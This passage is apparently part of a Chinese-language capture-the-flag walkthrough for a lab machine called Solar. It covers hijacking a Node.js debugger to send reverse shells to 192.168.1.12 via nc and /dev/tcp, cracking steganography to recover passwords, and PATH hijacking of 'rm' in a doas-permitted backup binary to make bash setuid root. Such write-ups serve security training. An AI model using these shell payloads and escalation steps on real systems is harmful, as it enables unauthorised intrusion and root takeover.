julian     14645  6.5  8.9 34149476 180084 ?     Ssl  00:19   0:06 /home/julian/.cache/puppeteer/chrome/linux-126.0.6478.126/chrome-linux64/chrome --allow-pre-commit-input --disable-background-networking --disable-background-timer-throttling --disable-backgrounding-occluded-windows --disable-breakpad --disable-client-side-phishing-detection --disable-component-extensions-with-background-pages --disable-component-update --disable-default-apps --disable-dev-shm-usage --disable-extensions --disable-hang-monitor --disable-infobars --disable-ipc-flooding-protection --disable-popup-blocking --disable-prompt-on-repost --disable-renderer-backgrounding --disable-search-engine-choice-screen --disable-sync --enable-automation --export-tagged-pdf --generate-pdf-document-outline --force-color-profile=srgb --metrics-recording-only --no-first-run --password-store=basic --use-mock-keychain --disable-features=Translate,AcceptCHFrame,MediaRouter,OptimizationHints,ProcessPerSiteUpToMainFrameThreshold,IsolateSandboxedIframes --enable-features=PdfOopif --headless=new --hide-scrollbars --mute-audio about:blank --ignore-certificate-errors --remote-debugging-port=47000 --user-data-dir=/tmp/puppeteer_dev_chrome_profile-JhrAVP
julian     14647  0.0  0.1 33567336 3236 ?       Sl   00:19   0:00 /home/julian/.cache/puppeteer/chrome/linux-126.0.6478.126/chrome-linux64/chrome_crashpad_handler --monitor-self --monitor-self-annotation=ptype=crashpad-handler --database=/home/julian/.config/google-chrome-for-testing/Crash Reports --annotation=lsb-release=Debian GNU/Linux 12 (bookworm) --annotation=plat=Linux --annotation=prod=Chrome_Linux --annotation=ver=126.0.6478.126 --initial-client-fd=5 --shared-client-connection
julian     14649  0.0  0.0 33559124 1564 ?       S    00:19   0:00 /home/julian/.cache/puppeteer/chrome/linux-126.0.6478.126/chrome-linux64/chrome_crashpad_handler --no-periodic-tasks --monitor-self-annotation=ptype=crashpad-handler --database=/home/julian/.config/google-chrome-for-testing/Crash Reports --annotation=lsb-release=Debian GNU/Linux 12 (bookworm) --annotation=plat=Linux --annotation=prod=Chrome_Linux --annotation=ver=126.0.6478.126 --initial-client-fd=4 --shared-client-connection
julian     14653  0.0  2.9 33927396 58440 ?      S    00:19   0:00 /home/julian/.cache/puppeteer/chrome/linux-126.0.6478.126/chrome-linux64/chrome --type=zygote --no-zygote-sandbox --headless=new --crashpad-handler-pid=14647 --enable-crash-reporter=, --noerrdialogs --user-data-dir=/tmp/puppeteer_dev_chrome_profile-JhrAVP --change-stack-guard-on-fork=enable --no-first-run --ozone-platform=headless --ozone-override-screen-size=800,600 --use-angle=swiftshader-webgl
julian     14654  0.0  2.8 33927384 58384 ?      S    00:19   0:00 /home/julian/.cache/puppeteer/chrome/linux-126.0.6478.126/chrome-linux64/chrome --type=zygote --headless=new --crashpad-handler-pid=14647 --enable-crash-reporter=, --noerrdialogs --user-data-dir=/tmp/puppeteer_dev_chrome_profile-JhrAVP --change-stack-guard-on-fork=enable --no-first-run --ozone-platform=headless --ozone-override-screen-size=800,600 --use-angle=swiftshader-webgl
julian     14656  0.0  0.8 33927408 16620 ?      S    00:19   0:00 /home/julian/.cache/puppeteer/chrome/linux-126.0.6478.126/chrome-linux64/chrome --type=zygote --headless=new --crashpad-handler-pid=14647 --enable-crash-reporter=, --noerrdialogs --user-data-dir=/tmp/puppeteer_dev_chrome_profile-JhrAVP --change-stack-guard-on-fork=enable --no-first-run --ozone-platform=headless --ozone-override-screen-size=800,600 --use-angle=swiftshader-webgl
julian     14678  7.3  4.4 34041992 89320 ?      Sl   00:19   0:07 /home/julian/.cache/puppeteer/chrome/linux-126.0.6478.126/chrome-linux64/chrome --type=gpu-process --disable-dev-shm-usage --disable-breakpad --headless=new --ozone-platform=headless --use-angle=swiftshader-webgl --crashpad-handler-pid=14647 --enable-crash-reporter=, --noerrdialogs --user-data-dir=/tmp/puppeteer_dev_chrome_profile-JhrAVP --change-stack-guard-on-fork=enable --gpu-preferences=WAAAAAAAAAAgAAAMAAAAAAAAAAAAAAAAAABgAAIAAAA4AAAAAAAAAAEAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAGAAAAAAAAAAYAAAAAAAAAAgAAAAAAAAACAAAAAAAAAAIAAAAAAAAAA== --shared-files
julian     14679  1.5  5.0 33986352 102080 ?     Sl   00:19   0:01 /home/julian/.cache/puppeteer/chrome/linux-126.0.6478.126/chrome-linux64/chrome --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=network --disable-dev-shm-usage --ignore-certificate-errors --use-angle=swiftshader-webgl --mute-audio --ignore-certificate-errors --crashpad-handler-pid=14647 --enable-crash-reporter=, --noerrdialogs --user-data-dir=/tmp/puppeteer_dev_chrome_profile-JhrAVP --change-stack-guard-on-fork=enable --shared-files=network_parent_dirs_pipe:100,v8_context_snapshot_data:101 --metrics-shmem-handle=4,i,6268977581684231878,16912865826517698548,524288 --field-trial-handle=3,i,14569300015784785847,5325501069636413311,262144 --enable-features=PdfOopif --disable-features=AcceptCHFrame,IsolateSandboxedIframes,MediaRouter,OptimizationHints,PaintHolding,ProcessPerSiteUpToMainFrameThreshold,Translate --variations-seed-version
julian     14684  0.0  2.5 33977624 50536 ?      Sl   00:19   0:00 /home/julian/.cache/puppeteer/chrome/linux-126.0.6478.126/chrome-linux64/chrome --type=utility --utility-sub-type=storage.mojom.StorageService --lang=en-US --service-sandbox-type=utility --disable-dev-shm-usage --ignore-certificate-errors --use-angle=swiftshader-webgl --mute-audio --ignore-certificate-errors --crashpad-handler-pid=14647 --enable-crash-reporter=, --noerrdialogs --user-data-dir=/tmp/puppeteer_dev_chrome_profile-JhrAVP --change-stack-guard-on-fork=enable --shared-files=v8_context_snapshot_data:100 --metrics-shmem-handle=4,i,14524669544038314329,1659652255112505
julian     14705  0.1  0.8 33928168 17312 ?      S    00:19   0:00 /home/julian/.cache/puppeteer/chrome/linux-126.0.6478.126/chrome-linux64/chrome --type=broker
julian     14713 34.0 10.9 1188808392 221532 ?   Sl   00:19   0:33 /home/julian/.cache/puppeteer/chrome/linux-126.0.6478.126/chrome-linux64/chrome --type=renderer --crashpad-handler-pid=14647 --enable-crash-reporter=, --noerrdialogs --user-data-dir=/tmp/puppeteer_dev_chrome_profile-JhrAVP --change-stack-guard-on-fork=enable --disable-dev-shm-usage --disable-background-timer-throttling --disable-breakpad --enable-automation --force-color-profile=srgb --remote-debugging-port=47000 --allow-pre-commit-input --ozone-platform=headless --lang=en-US --num-raster-threads=1 --renderer-client-id=6 --time-ticks-at-unix-epoch=-1767414432395353 --launch-
julian     14720  0.0  4.7 1186864688 94824 ?    Sl   00:19   0:00 /home/julian/.cache/puppeteer/chrome/linux-126.0.6478.126/chrome-linux64/chrome --type=renderer --crashpad-handler-pid=14647 --enable-crash-reporter=, --noerrdialogs --user-data-dir=/tmp/puppeteer_dev_chrome_profile-JhrAVP --change-stack-guard-on-fork=enable --disable-dev-shm-usage --disable-background-timer-throttling --disable-breakpad --enable-automation --force-color-profile=srgb --remote-debugging-port=47000 --allow-pre-commit-input --ozone-platform=headless --lang=en-US --num-raster-threads=1 --renderer-client-id=5 --time-ticks-at-unix-epoch=-1767414432395353 --launch-
julian     14736  0.0  3.0 1186839968 61696 ?    Sl   00:19   0:00 /home/julian/.cache/puppeteer/chrome/linux-126.0.6478.126/chrome-linux64/chrome --type=renderer --crashpad-handler-pid=14647 --enable-crash-reporter=, --noerrdialogs --user-data-dir=/tmp/puppeteer_dev_chrome_profile-JhrAVP --change-stack-guard-on-fork=enable --disable-dev-shm-usage --disable-background-timer-throttling --disable-breakpad --enable-automation --force-color-profile=srgb --remote-debugging-port=47000 --allow-pre-commit-input --ozone-platform=headless --disable-gpu-compositing --lang=en-US --num-raster-threads=1 --renderer-client-id=7 --time-ticks-at-unix-epoch=-
lenam      15058  0.0  0.1   8864  2108 pts/0    S+   00:20   0:00 grep julian
发现julian运行了node:
1
2
3
4
5
6
lenam@solar:~$ ps aux | grep julian | grep node
julian     18703  4.8  3.9 1054060 79572 ?       Ssl  00:38   0:00 /home/julian/.nvm/versions/node/v22.7.0/bin/node /home/julian/.local/bin/demoadm/login.js
lenam@solar:~$ ls -la /home/julian/.nvm/versions/node/v22.7.0/bin/node
-rwxrwx--x 1 julian julian 116859992 Aug 21  2024 /home/julian/.nvm/versions/node/v22.7.0/bin/node
lenam@solar:~$ ls -la /home/julian/.local/bin/demoadm/login.js
-rwxrwx--x 1 julian julian 1567 Oct  9  2024 /home/julian/.local/bin/demoadm/login.js
发现有执行权限,但是没有读的权限,且PID在变化,意识到进程的主人是julian,故可以尝试 kill 进程,然后进入调试台进行 debug 执行系统命令反弹 shell,这样debug继承的是进程的主人即julian的权限,弹过来的shell也是julian的!!!

尝试进行反弹:
1
PID=$(ps aux | grep julian | grep node | awk '{print $2}'); doas -u julian /bin/kill -s SIGUSR1 $PID; /home/julian/.nvm/versions/node/v22.7.0/bin/node inspect 127.0.0.1:9229
输入密码qiFQI7buDp7zIQnAymEY,然后进入调试:使用预构好的 js 进行执行命令反弹shell即可:
1
exec("global.process.mainModule.require('child_process').exec('nc -e /bin/bash 192.168.1.12 2345')")
在 Node.js 调试器(node inspect)中,不能直接执行任意 JavaScript 表达式(比如 require(...)),因为调试器的 exec() 命令有特殊限制,但可以通过 repl 模式 或 注入代码到目标进程上下文 来实现。
1
2
3
4
5
6
7
debug> exec("global.process.mainModule.require('child_process').exec('nc -e /bin/bash 192.168.1.12 2345')")
{ _events: Object,
  _eventsCount: 2,
  _maxListeners: 'undefined',
  _closesNeeded: 3,
  _closesGot: 0,
  ... }
但是没有弹回来,换一个:
1
2
3
4
5
6
7
8
9
10
lenam@solar:~$ PID=$(ps aux | grep julian | grep node | awk '{print $2}'); doas -u julian /bin/kill -s SIGUSR1 $PID; /home/julian/.nvm/versions/node/v22.7.0/bin/node inspect 127.0.0.1:9229
doas (lenam@solar) password:
connecting to 127.0.0.1:9229 ... ok
debug> exec("global.process.mainModule.require('child_process').exec('/bin/bash -c \"/bin/bash -i >& /dev/tcp/192.168.1.12/2345 0>&1\"')")
{ _events: Object,
  _eventsCount: 2,
  _maxListeners: 'undefined',
  _closesNeeded: 3,
  _closesGot: 0,
  ... }

劫持环境变量提权root
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
(remote) julian@solar:/home/julian$ ls -la
total 436
drwxr-xr-x 9 julian julian   4096 Sep  4  2024 .
drwxr-xr-x 4 root   root     4096 Aug 28  2024 ..
lrwxrwxrwx 1 root   root        9 Aug 28  2024 .bash_history -> /dev/null
-rw-rw---- 1 julian julian    220 Apr 23  2023 .bash_logout
-rw-rw---- 1 julian julian   3526 Apr 23  2023 .bashrc
drwxrwx--x 4 julian julian   4096 Aug 28  2024 .cache
drwxrwx--x 3 julian julian   4096 Aug 28  2024 .config
drwxrwx--x 3 julian julian   4096 Sep  4  2024 .gnupg
-rw------- 1 julian julian     20 Sep  4  2024 .lesshst
drwxrwx--x 4 julian julian   4096 Sep  1  2024 .local
-rw------- 1 julian julian 386348 Sep  4  2024 my-pass.jpg
lrwxrwxrwx 1 root   root        9 Aug 28  2024 .mysql_history -> /dev/null
-rw-rw---- 1 julian julian     16 Aug 29  2024 .node_repl_history
drwxrwx--x 3 julian julian   4096 Aug 28  2024 .npm
drwxrwx--x 5 julian julian   4096 Aug 28  2024 .nvm
drwxrwx--x 3 julian julian   4096 Aug 28  2024 .pki
-rw-rw---- 1 julian julian    904 Sep  4  2024 .profile

(remote) julian@solar:/home/julian$ cat /etc/doas.conf
permit nopass www-data as lenam cmd /usr/bin/mosquitto_pub
permit lenam as julian cmd /bin/kill
permit setenv { PATH } julian as root cmd /usr/local/bin/backups

(remote) julian@solar:/home/julian$ doas -u root /usr/local/bin/backups
doas (julian@solar) password:
doas: Authentication failed

(remote) julian@solar:/home/julian$ ls -la /usr/local/bin/backups
-rwxr-xr-x 1 root root 16528 Oct  9  2024 /usr/local/bin/backups
将图片下载下来看看:
看一下是否有隐写:
1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(kali㉿kali)-[~/temp/Solar]
└─$ stegseek -wl /usr/share/wordlists/rockyou.txt my-pass.jpg
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: "teresa"
[i] Original filename: "note.txt".
[i] Extracting to "my-pass.jpg.out".

┌──(kali㉿kali)-[~/temp/Solar]
└─$ cat my-pass.jpg.out
Password programmed

D'`r^9K=m54z8ywSeQcPq`M',+lZ(XhCC{@b~}<*)Lrq7utmrqji/mfN+ihgfe^F\"C_^]\[Tx;WPOTMqp3INGLKDhHA@d'CB;:9]=<;:3y76/S321q/.-,%Ij"'&}C{c!x>|^zyr8vuWmrqjoh.fkjchgf_^$\[ZY}W\UTx;WPOTSLp3INMLEJCg*@dDC%A@?8\}5Yzy1054-,P*)('&J$)(!~}C{zy~w=^zsxwpun4rqjih.leMiba`&^F\"CB^]Vzg
说是被编程过的。。。什么奇奇怪怪的编程语言。。。。。查一下:
有点像,看一下是否可以进行提取:
拿到密码!!!!
1
My password: tk8QaHUi3XaMLYoP1BpZ
看一下密码对不对,发现无回显,毫无疑问是对的!!!!尝试执行doas buckup,查看了一下发现是二进制文件:
1
2
3
4
5
6
7
8
9
10
11
(remote) julian@solar:/home/julian$ doas -u root /usr/local/bin/backups
doas (julian@solar) password:
Usage: /usr/local/bin/backups <database_name>

(remote) julian@solar:/home/julian$ cd /tmp

(remote) julian@solar:/tmp$ touch nothing.sql

(remote) julian@solar:/tmp$ doas -u root /usr/local/bin/backups nothing.sql
doas (julian@solar) password:
Invalid database name. Ensure it contains only letters, numbers, and underscores, and is between 1 and 64 characters long.
下载到本地反编译一下看一下:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int result; // eax
  char name; // [rsp+10h] [rbp-80h]
  unsigned int (__fastcall *v5)(const char *, const char *); // [rsp+38h] [rbp-58h]
  char file; // [rsp+40h] [rbp-50h]
  char v7[12]; // [rsp+5Ch] [rbp-34h]
  void *handle; // [rsp+68h] [rbp-28h]
  const char *v9; // [rsp+70h] [rbp-20h]
  const char *v10; // [rsp+78h] [rbp-18h]

  if ( argc == 2 )
  {
    v10 = argv[1];
    if ( (unsigned __int8)validate_db_name(v10, argv, envp) ^ 1 )
    {
      fwrite(
        "Invalid database name. Ensure it contains only letters, numbers, and underscores, and is between 1 and 64 characters long.\n",
        1uLL,
        0x7BuLL,
        _bss_start);
      result = 1;
    }
    else
    {
      v9 = "/var/www/sunfriends.nyx/database.sql.gz";
      decode_and_xor("05000b0b080a021c19471a06", &file, 105LL);
      handle = dlopen(&file, 1);
      if ( handle )
      {
        decode_and_xor("0a1b0c081d0c360a0604191b0c1a1a0c0d360b080a021c19", &name, 105LL);
        v5 = (unsigned int (__fastcall *)(const char *, const char *))dlsym(handle, &name);
        *(_QWORD *)&v7[4] = dlerror();
        if ( *(_QWORD *)&v7[4] )
        {
          fwrite("Error finding symbol.\n", 1uLL, 0x16uLL, _bss_start);
          dlclose(handle);
          result = 1;
        }
        else
        {
          *(_QWORD *)v7 = v5(v10, v9);
          if ( *(_DWORD *)v7 )
          {
            dlclose(handle);
            result = 1;
          }
          else
          {
            printf("Backup completed successfully: %s\n", v9, argv);
            dlclose(handle);
            result = 0;
          }
        }
      }
      else
      {
        fwrite("Error loading library.\n", 1uLL, 0x17uLL, _bss_start);
        result = 1;
      }
    }
  }
  else
  {
    fprintf(_bss_start, "Usage: %s <database_name>\n", *argv, argv);
    result = 1;
  }
  return result;
}
看到了字段/var/www/sunfriends.nyx/database.sql.gz,看一下:
1
2
3
4
5
6
7
8
9
10
┌──(kali㉿kali)-[~/temp/Solar]
└─$ gunzip -c database.sql.gz
-- MariaDB dump 10.19  Distrib 10.11.6-MariaDB, for debian-linux-gnu (x86_64)
--
-- Host: localhost    Database: solar_energy_db
-- ------------------------------------------------------
-- Server version       10.11.6-MariaDB-0+deb12u1

/*!40101 SET @OLD_CHARACTER_SET_CLIENT=@@CHARACTER_SET_CLIENT */;
/*!40101 SET @OLD_CHARACTER_SET_RESULTS=@@CHARACTER_SET_RESULTS */;
获取到了数据库名,尝试一下solar_energy_db:
1
2
3
(remote) julian@solar:/tmp$ doas -u root /usr/local/bin/backups solar_energy_db
doas (julian@solar) password:
Backup completed successfully: /var/www/sunfriends.nyx/database.sql.gz
似乎负责创建一开始的备份数据库文件的,看看还有啥:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
┌──(kali㉿kali)-[~/temp/Solar]
└─$ ldd backups
        linux-vdso.so.1 (0x00007fcd92084000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007fcd91e69000)
        /lib64/ld-linux-x86-64.so.2 (0x00007fcd92086000)

┌──(kali㉿kali)-[~/temp/Solar]
└─$ strings backups
/lib64/ld-linux-x86-64.so.2
y       f}|PS
dlclose
strlen
__ctype_b_loc
__libc_start_main
stderr
fprintf
dlsym
dlopen
__cxa_finalize
dlerror
__isoc99_sscanf
fwrite
libc.so.6
GLIBC_2.3
GLIBC_2.7
GLIBC_2.2.5
GLIBC_2.34
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
PTE1
u+UH
%2hhx
Usage: %s <database_name>
Invalid database name. Ensure it contains only letters, numbers, and underscores, and is between 1 and 64 characters long.
/var/www/sunfriends.nyx/database.sql.gz
05000b0b080a021c19471a06
Error loading library.
0a1b0c081d0c360a0604191b0c1a1a0c0d360b080a021c19
Error finding symbol.
Backup completed successfully: %s
;*3$"
GCC: (Debian 12.2.0-14) 12.2.0
Scrt1.o
__abi_tag
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.0
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
backups.c
__FRAME_END__
_DYNAMIC
__GNU_EH_FRAME_HDR
_GLOBAL_OFFSET_TABLE_
dlerror@GLIBC_2.34
__libc_start_main@GLIBC_2.34
_ITM_deregisterTMCloneTable
_edata
_fini
strlen@GLIBC_2.2.5
__data_start
dlopen@GLIBC_2.34
fprintf@GLIBC_2.2.5
__gmon_start__
__dso_handle
_IO_stdin_used
__isoc99_sscanf@GLIBC_2.7
_end
validate_db_name
__bss_start
main
dlsym@GLIBC_2.34
fwrite@GLIBC_2.2.5
__TMC_END__
_ITM_registerTMCloneTable
decode_and_xor
dlclose@GLIBC_2.34
__cxa_finalize@GLIBC_2.2.5
_init
__ctype_b_loc@GLIBC_2.3
stderr@GLIBC_2.2.5
.symtab
.strtab
.shstrtab
.interp
.note.gnu.property
.note.gnu.build-id
.note.ABI-tag
.gnu.hash
.dynsym
.dynstr
.gnu.version
.gnu.version_r
.rela.dyn
.rela.plt
.init
.plt.got
.text
.fini
.rodata
.eh_frame_hdr
.eh_frame
.init_array
.fini_array
.dynamic
.got.plt
.data
.bss
.comment
在源代码看到似乎通过XOR进行加密了一些字段,尝试进行解密一下:


查看一下这个链接库:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
(remote) julian@solar:/tmp$ find / -name libbackup.so 2>/dev/null
/usr/lib/x86_64-linux-gnu/libbackup.so

(remote) julian@solar:/tmp$ strings /usr/lib/x86_64-linux-gnu/libbackup.so
__gmon_start__
_ITM_deregisterTMCloneTable
_ITM_registerTMCloneTable
__cxa_finalize
create_compressed_backup
snprintf
system
stderr
fprintf
libc.so.6
GLIBC_2.2.5
u+UH
/usr/bin/mysqldump --databases %s > /tmp/temp.sql && /usr/bin/gzip /tmp/temp.sql -c > %s && rm /tmp/temp.sql
Error executing mysqldump and gzip. Exit code: %d
;*3$"
GCC: (Debian 12.2.0-14) 12.2.0
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.0
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
libbackup.c
__FRAME_END__
_fini
__dso_handle
_DYNAMIC
__GNU_EH_FRAME_HDR
__TMC_END__
_GLOBAL_OFFSET_TABLE_
_init
_ITM_deregisterTMCloneTable
system@GLIBC_2.2.5
snprintf@GLIBC_2.2.5
create_compressed_backup
fprintf@GLIBC_2.2.5
__gmon_start__
_ITM_registerTMCloneTable
__cxa_finalize@GLIBC_2.2.5
stderr@GLIBC_2.2.5
.symtab
.strtab
.shstrtab
.note.gnu.build-id
.gnu.hash
.dynsym
.dynstr
.gnu.version
.gnu.version_r
.rela.dyn
.rela.plt
.init
.plt.got
.text
.fini
.rodata
.eh_frame_hdr
.eh_frame
.init_array
.fini_array
.dynamic
.got.plt
.data
.bss
.comment
发现似乎使用rm进行了操作,尝试劫持环境变量从而执行需要执行的命令:
1
2
3
4
5
6
(remote) julian@solar:/tmp$ chmod +x rm
(remote) julian@solar:/tmp$ cat rm
chmod +s /bin/bash
(remote) julian@solar:/tmp$ export PATH=$PWD:$PATH
(remote) julian@solar:/tmp$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
这里环境变量和其他wp不太一样可能是因为pwncat-cs进行自动填充了?
1
2
3
4
5
6
7
(remote) julian@solar:/tmp$ ls -la /bin/bash
-rwxr-xr-x 1 root root 1265648 Mar 29  2024 /bin/bash
(remote) julian@solar:/tmp$ doas -u root /usr/local/bin/backups solar_energy_db
doas (julian@solar) password:
Backup completed successfully: /var/www/sunfriends.nyx/database.sql.gz
(remote) julian@solar:/tmp$ ls -la /bin/bash
-rwsr-sr-x 1 root root 1265648 Mar 29  2024 /bin/bash
执行成功了!!!!
